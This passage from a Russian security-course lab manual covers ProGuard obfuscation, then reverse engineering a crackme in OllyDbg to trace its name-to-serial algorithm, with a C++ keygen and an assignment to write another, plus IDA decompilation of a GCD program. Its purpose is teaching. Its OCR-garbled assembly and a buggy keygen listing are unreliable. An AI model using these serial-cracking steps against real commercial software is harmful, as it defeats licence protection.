


Рисунок 23.1. Пример загрузки jar-архива в обфускатор *ProGuard*

3. Запустите процесс обфускации в *ProGuard* (рисунок 23.2).




Рисунок 23.2. Пример запуска процесса обфускации

4. Сохраните полученный *jar*-архив. Откройте его в *Java* декомпиляторе *JD-GUI*.
5. Сравните исходный *jar*-архив (рисунок 23.3) с обфусцированным (рисунок 23.4).




Рисунок 23.3. Пример исходного *jar*-архив *A.jar*




Рисунок 23.4. Пример полученного jar-архив *A2.jar*

6. Запустите из командной строки jar-архивы: *java -jar A.jar* (рисунок 23.5).

```

student@ibia-desktop:~/Рабочий стол$ java -jar A.jar
2
4
6
student@ibia-desktop:~/Рабочий стол$ java -jar A2.jar
2
4
6
student@ibia-desktop:~/Рабочий стол$ █

```

Рисунок 23.5. Пример запуска jar-архивов
Результат работы исходного архива *A.jar* и измененного *A2.jar* одинаков.

Контрольные вопросы:

1. Назначение Java обфускатора ProGuard.
2. Что такое обфускация?
3. Виды обфускации.

4. Какие изменения вносит обfuscатор ProGuard в исходный код?
5. В чем заключается процесс деобфускации.
6. Назовите существующие методы защиты программ.

Содержание отчета:

1. Титульный лист.
2. Экранные снимки с пояснениями выполнения вышеописанных шагов.
3. Ответы на контрольные вопросы.

Литература:

1. Официальная страница утилиты *ProGuard URL*:
<http://proguard.sourceforge.net> (дата обращения: 17.11.2014).

Лабораторная работа №24

Изучение функциональных возможностей дизассемблеров.

Цель работы: Научиться пользоваться основными функциональными возможностями отладчика *OllyDbg* уровня ассемблера, предназначенного для анализа и модификации откомпилированных исполняемых файлов [1]. Уметь находить в исполняемых файлах участки кода, отвечающие за проверку правильности пароля, генерацию пароля.

Научиться использовать *IDA*-дизассемблер [3] и *IDA*-декомпилятор *Hex-Rays* [4] для исследования кода в исполняемых файлах.

Выполнение:

1. Откройте в *OllyDbg* *exe*-файл. Нажмите клавишу *F9* для остановки на точке входа. Найдите *API*-функции, используемые в *exe*-файле (рисунок 24.1).




Рисунок 24.1. Пример экранного снимка поиска API-функций

Список API-функций, используемых в exe-файле (рисунок 24.2).

Names in Splist			
Address	Section	Type	Name
00402070	.rdata	Import	USER32.BeginPaint
00402004	.rdata	Import	GD132.CreatePatternBrush
00402060	.rdata	Import	USER32.CreateWindowExA
00402068	.rdata	Import	USER32.DefWindowProcA
00402064	.rdata	Import	USER32.DispatchMessageA
0040203C	.rdata	Import	USER32.EndPaint
00402018	.rdata	Import	KERNEL32.ExitProcess
0040205C	.rdata	Import	USER32.GetClientRect
00402014	.rdata	Import	KERNEL32.GetCommandLineA
00402058	.rdata	Import	USER32.GetMessageA
00402010	.rdata	Import	KERNEL32.GetModuleHandleA
00402034	.rdata	Import	USER32.GetSystemMetrics
0040200C	.rdata	Import	KERNEL32.GetTickCount
00402024	.rdata	Import	USER32.GetWindowTextA
00402020	.rdata	Import	USER32.LoadBitmapA
00402038	.rdata	Import	USER32.LoadCursorA
00402028	.rdata	Import	USER32.LoadIconA
0040202C	.rdata	Import	USER32.LoadMenuA
00402030	.rdata	Import	USER32.MessageBoxA
00401000	text	Export	<ModuleEntryPoint>
0040206C	.rdata	Import	USER32.PostQuitMessage
00402074	.rdata	Import	USER32.RegisterClassExA
00402040	.rdata	Import	USER32.SendMessageA
00402000	.rdata	Import	GD132.SetBkMode
00402044	.rdata	Import	USER32.SetFocus
00402048	.rdata	Import	USER32.SetMenu
0040204C	.rdata	Import	USER32.ShowWindow
00402050	.rdata	Import	USER32.TranslateMessage

Рисунок 24.2. Пример экранного снимка списка API-функций

2. Для считывания текста используется функция *GetWindowTextA*. Установите точку остановки на вызов функции (рисунок 24.3).




Рисунок 24.3. Пример экранного снимка установки точки остановки

- Продолжите выполнение программы (нажмите F9). Откроется окно для ввода тестового имени и серийного номера. Сделайте экранный снимок введенных данных. Нажмите *NAME/SERIAL CHECK* (рисунок 24.4).



Рисунок 24.4. Пример ввода имени и серийного номера

- Точка остановки сработала на вызове функции *GetWindowTextA*. Содержимое стека (рисунок 24.5).



Рисунок 24.5. Пример экранного снимка содержимого стека

Один из параметров функции является указателем на буфер, в который будут скопированы введенные данные.

- Перейдите по адресу, на который указывает буфер, в дамп, используя команду *Follow in dump* (рисунок 24.6).




Рисунок 24.6. Пример перехода из стека в дамп по выбранному адресу

6. В данный момент по этому адресу не содержится введённых данных.

Это связано с тем, что программа остановилась при импорте функции *GetDlgItemTextA*, которая ещё не выполнилась (рисунок 24.7).




Рисунок 24.7. Пример экранного снимка содержимого дампа

7. Выполните функцию командой *Debug -> Execute till return*, а затем нажмите *F7* для возврата в программу (рисунок 24.8).




Рисунок 24.8. Пример выполнения функции *GetDlgItemTextA*

8. Сначала функция получила неправильный серийный номер, поэтому установите на него *Breakpoint -> Memory on access*, чтобы остановиться, как только управление попадёт в диапазон адресов этой секции (рисунок 24.9). Сделайте экранный снимок области памяти с серийным номером.

Address	Hex dump	ASCII		0018F8D4	004015F6	RETURN to Splish.004015F6 from <JMP.&USER32.GetWindowTextA>
00403242	31 32 33 34 35 00 00 00 00 12345...			0018F8D8	00401480	UNICODE "8,513"
0040324B	00 00 00 00 00 00 00 00 00			0018F8DC	00403242	ASCII "12345"

Рисунок 24.9. Пример получения серийного номера функцией *GetWindowTextA*

9. Продолжите выполнение программы (F9). При остановке на вызове функции *GetWindowTextA*, считывается из формы имя (рисунок 24.10). Сделайте экранный снимок области памяти с введенным именем.

Address	Hex dump	ASCII		0018F9F0	773941A2	CALL to GetWindowTextA from USER32.7739419D
00546948	70 65 73 00 00 00 00 00 pes.....			0018F9F4	00403236	hWnd = 00403236
00546950	00 00 00 00 00 00 00 00			0018F9F8	00546948	Buffer = 00546948
0054695A	00 00 00 00 00 00 00 00			0018F9FC	00000003	Count = 3

Рисунок 24.10. Пример получения имени функцией *GetWindowTextA*

10. Продолжите выполнять программу (F9), пока не произойдет остановка на участке кода, в котором программа обращается к введённому имени (рисунок 24.11). Сделайте экранный снимок генерации серийного номера по введенному имени.

CPU - main thread, module Splish		Registers (FPU)
00401632	> 0FBEE041E MOVSX EAX,BYTE PTR DS:[ESI+EBX] 99 C0 F7F9 IDIV ECX XOR EDX, EBX ADD EDX, 2 CMP DL, 00 JL SHORT Splish.00401646 > 88E0 0A SUB DL, 0A MOU BYTE PTR DS:[EDI+EBX],DL 43 INC EBX 3B1D 63344000 CMP EBX, DWORD PTR DS:[403463] JNZ SHORT Splish.00401632 33C9 XOR ECX, ECX 33D8 XOR EBX, EBX 33D9 XOR EDX, EDX 8D35 42324000 LEA ESI,DWORD PTR DS:[403240] 8D3D 4D324000 LEA EDI,DWORD PTR DS:[403240] B9 0A000000 MOU ECX,0A > 0FBEE041E MOVSX EAX,BYTE PTR DS:[ESI+EBX] 99 C0 F7F9 IDIV ECX MOU BYTE PTR DS:[EDI+EBX],DL 43 INC EBX 3B1D 67344000 CMP EBX, DWORD PTR DS:[403467] > ^5 ED JNZ SHORT Splish.00401669 > EB 2A JMP SHORT Splish.004016A8 > 6A 00 PUSH 0 68 A0304000 PUSH Splish.00403000 68 A0304000 PUSH Splish.00403000 6A 00 PUSH 0 E8 B7000000 CALL <JMP.&USER32.MessageBoxA> JMP SHORT Splish.004016F5 > 6A 00 PUSH 0 68 A0304000 PUSH Splish.00403000 68 B8304000 PUSH Splish.004030B8 6A 00 PUSH 0 E8 A2000000 CALL <JMP.&USER32.MessageBoxA> > 8D35 4D324000 LEA ESI,DWORD PTR DS:[403240] 8D3D 58324000 LEA EDI,DWORD PTR DS:[403258]	Style = MB_OK MB_APPLMODAL Title = "Splish, Splash" Text = "Please enter your name." hOwner = NULL MessageBoxA Style = MB_OK MB_APPLMODAL Title = "Splish, Splash" Text = "Please enter your serial number." hOwner = NULL MessageBoxA
DS:[00403236]=70 ('p') EAX=00000003 Jump from 00401650	0018FBE4 0018FBF4 0018FBE8 00401407 0018FBE9 002403FE 0018FBEA 001CF570	FST 4020 Cond 1 0 0 0 ST0 empty 0,0 ST1 empty 0,0 ST2 empty 0,0 ST3 empty 0,0 ST4 empty 0,0 ST5 empty 0,0 ST6 empty 16,000000000000 ST7 empty 3,2,1,0 FCW 027F Prec NEAR,53

Рисунок 24.11. Пример генерации серийного номера по введенному имени


11. Первая строка перемещает первый байт неправильного имени. Дальше следует инструкция *CDQ*, которая помещает ноль в регистр *EDX*.

12. Инструкция *IDIV ECX* делит содержимое *EDX:EAX* на *ECX*, сохраняя результат деления в *EAX*, а остаток в *EDX*. Первый байт равен 70, он делится на *ECX*, который содержит 0A (рисунок 24.12).



Рисунок 24.12. Пример деления регистров *EDX:EAX* на *ECX*
Результат деления (*B*) оказывается в *EAX*, а остаток (2) – в *EDX*.

13. На следующем шагу выполняется операция *XOR*, результат которой записывается в *EDX*, затем к *EBX* прибавляется 2 (рисунок 24.13).



15. Сравнение остатков от деления введенного серийного номера и номера, вычисленного на основании введенного имени (рисунок 24.15). Сделайте экранный снимок проверки введенного серийного номера.

The screenshot shows two separate windows of a debugger. The top window displays assembly code for a segment starting at address 004016A6. The bottom window displays assembly code for a segment starting at address 004016A8. Both windows show the same sequence of instructions, which are identical to those shown in the first screenshot. Below each assembly window is a memory dump table with columns for Address, Hex dump, ASCII, and a 00 column.

Address	Hex dump	ASCII	00
004016A6	EB 4D	JMP SHORT .Splish.004016F5	00
004016A8	> 8D35 4D924000	LEA ESI,DWORD PTR DS:[40324D]	00
004016B4	. 8D3D 58324000	LEA EDI,DWORD PTR DS:[403258]	00
004016B8	. 33DB	XOR EBX,EBX	00
004016BC	> 3B1D 63344000	CMP EBX,DWORD PTR DS:[403463]	00
004016BE	. v74 0F	JE SHORT .Splish.004016CD	00
004016C2	. 0FBE041F	MOVSX EAX,BYTE PTR DS:[EDI+E]	00
004016C6	. 0FBE0C1E	MOVSX ECX,BYTE PTR DS:[ESI+E]	00
004016C8	. 3BC1	CMP EAX,ECX	00
004016CA	. v75 18	JNZ SHORT .Splish.004016E2	00
004016CC	. 43	INC EBX	00

Address	Hex dump	ASCII	00
004016A6	EB 4D	JMP SHORT .Splish.004016F5	00
004016A8	> 8D35 4D924000	LEA ESI,DWORD PTR DS:[40324D]	00
004016B4	. 8D3D 58324000	LEA EDI,DWORD PTR DS:[403258]	00
004016B8	. 33DB	XOR EBX,EBX	00
004016BC	> 3B1D 63344000	CMP EBX,DWORD PTR DS:[403463]	00
004016BE	. v74 0F	JE SHORT .Splish.004016CD	00
004016C2	. 0FBE041F	MOVSX EAX,BYTE PTR DS:[EDI+E]	00
004016C6	. 0FBE0C1E	MOVSX ECX,BYTE PTR DS:[ESI+E]	00
004016C8	. 3BC1	CMP EAX,ECX	00
004016CA	. v75 18	JNZ SHORT .Splish.004016E2	00
004016CC	. 43	INC EBX	00

Рисунок 24.15. Пример проверки правильности серийного номера

16. Пример реализация на языке C++ программы, генерирующей серийный номер по введенному имени по данному алгоритму.

Код программы:

```
#include <iostream>
#include <cstdio>
using namespace std;

int main()
{
    char str[20];
    int cel [20];
    int ost [20];
    char serial [20];
    cout << "Enter name: ";
    gets(str);

    for ( int i = 0; i < strlen(str); i++ )
    {
        cel[i] = str[i]/10;
        ost[i] = str[i]%10;
        ost[i] ^= i;
        ost[i] += 2;
        if(ost[i] > 10) ost[i] -= 10;
    }
}
```

```

        serial [i] = cel[i]*10 + ost[i];
        cout << "\nserial: " << serial[i] << endl;
    }
    cin.get();
}

```

17. Для проверки правильности написанной программы введите сгенерированного серийного номера в *exe*-файл (рисунок 24.16). Сделайте экранный снимок результата работы программы.



Рисунок 24.16. Пример генерации серийного номера в написанной программе

18. Напишите на языке *C++* программу, выполняющую не сложные математические действия.

Пример кода программы, реализованной на языке *C++* и вычисляющей НОД двух чисел.

```

#include <iostream>

int gcd(int a, int b)
{
    while (a % b)
    {
        int tmp = a % b;
        a = b;
        b = tmp;
    }
    return b;
}

int main()
{
    int a, b;

    std::cin >> a;
    std::cin >> b;
    std::cout << gcd(a, b);
    return 0;
}

```

19. Скомпилируйте программу. Созданный *exe*-файл откройте в дизассемблере *IDA* (рисунок 24.17).




Рисунок 24.17. Пример экранного снимка дизассемблированного кода в *IDA*

20. Для декомпиляции необходимо установить плагин *Hex-Rays* для *IDA*. Декомпиляция осуществляется для каждой функции в отдельности. В окне функций необходимо выбрать функцию, которую следует декомпилировать. За вычисление НОД двух чисел отвечает функция *sub_401318*. Декомпилируйте её (кнопка *F5*). Листинг полученного кода (рисунок 24.18).

```
signed int __cdecl sub_401318(signed int a1, signed int a2)
{
    int v2; // STOC_402

    while ( a1 % a2 )
    {
        v2 = a1 % a2;
        a1 = a2;
        a2 = v2;
    }
    return a2;
}
```

The screenshot shows a window titled "Pseudocode-A" containing pseudocode. The code is a C-style implementation of the Euclidean algorithm for integer division. It takes two integers, a1 and a2, as input and returns the remainder of a1 divided by a2. The code uses a while loop to repeatedly calculate the remainder (v2) and update the dividend (a1) and divisor (a2) until the remainder is zero. A vertical scrollbar is visible on the right side of the window.

Рисунок 24.18. Пример экранного снимка декомпилированного кода

Задание: Согласовать с преподавателем выбор исполняемого файла. В исполняемом файле, используя *OllyDbg*, найти алгоритм, отвечающий за генерацию пароля по введенному логину. На основании данного алгоритма реализовать программу, позволяющую по введенному логину получить правильное значение пароля.

Выполнить процесс дизассемблирования с использованием *Ida Pro* и последующую декомпиляцию.

Контрольные вопросы:

1. Назначение отладчика *OllyDbg*.
2. Что такое стек или «куча»?
3. Что такое регистры и для чего они предназначаются?
4. Что такое флаги?
5. Какие математические и логические инструкции использовались для генерации серийного номера?
6. Назначение IDA-дизассемблера.
7. Назначение Hex-Rays редактора.

Содержание отчета:

1. Титульный лист.
2. Экранные снимки с пояснениями выполнения вышеописанных шагов.

3. Исходный код.
4. Ответы на контрольные вопросы.

Литература:

1. Официальная страница отладчика OllyDbg / URL: <http://www.ollydbg.de> (дата обращения: 19.11.2014).
2. Полезные статьи по исследованию программного кода в исполняемых файлах / URL: <http://www.wasm.ru/wault> (дата обращения: 19.11.2014).
3. Официальная страница IDA-дизассемблера IDA Pro / URL: <http://www.idapro.ru> (дата обращения: 19.11.2014).
4. Официальная страница IDA-декомпилятора Hex-Rays / URL: <https://www.hex-rays.com/products/ida> (дата обращения: 19.11.2014).

Лабораторная работа №25

Шифрование данных на микроконтроллере.

Цель работы: Изучить основы программирования на микроконтроллерах, изучить язык программирования *Arduino*, ознакомиться с виртуальной средой разработки *Arduino VirtualBreadboard*.

Теоретическая часть [1]:

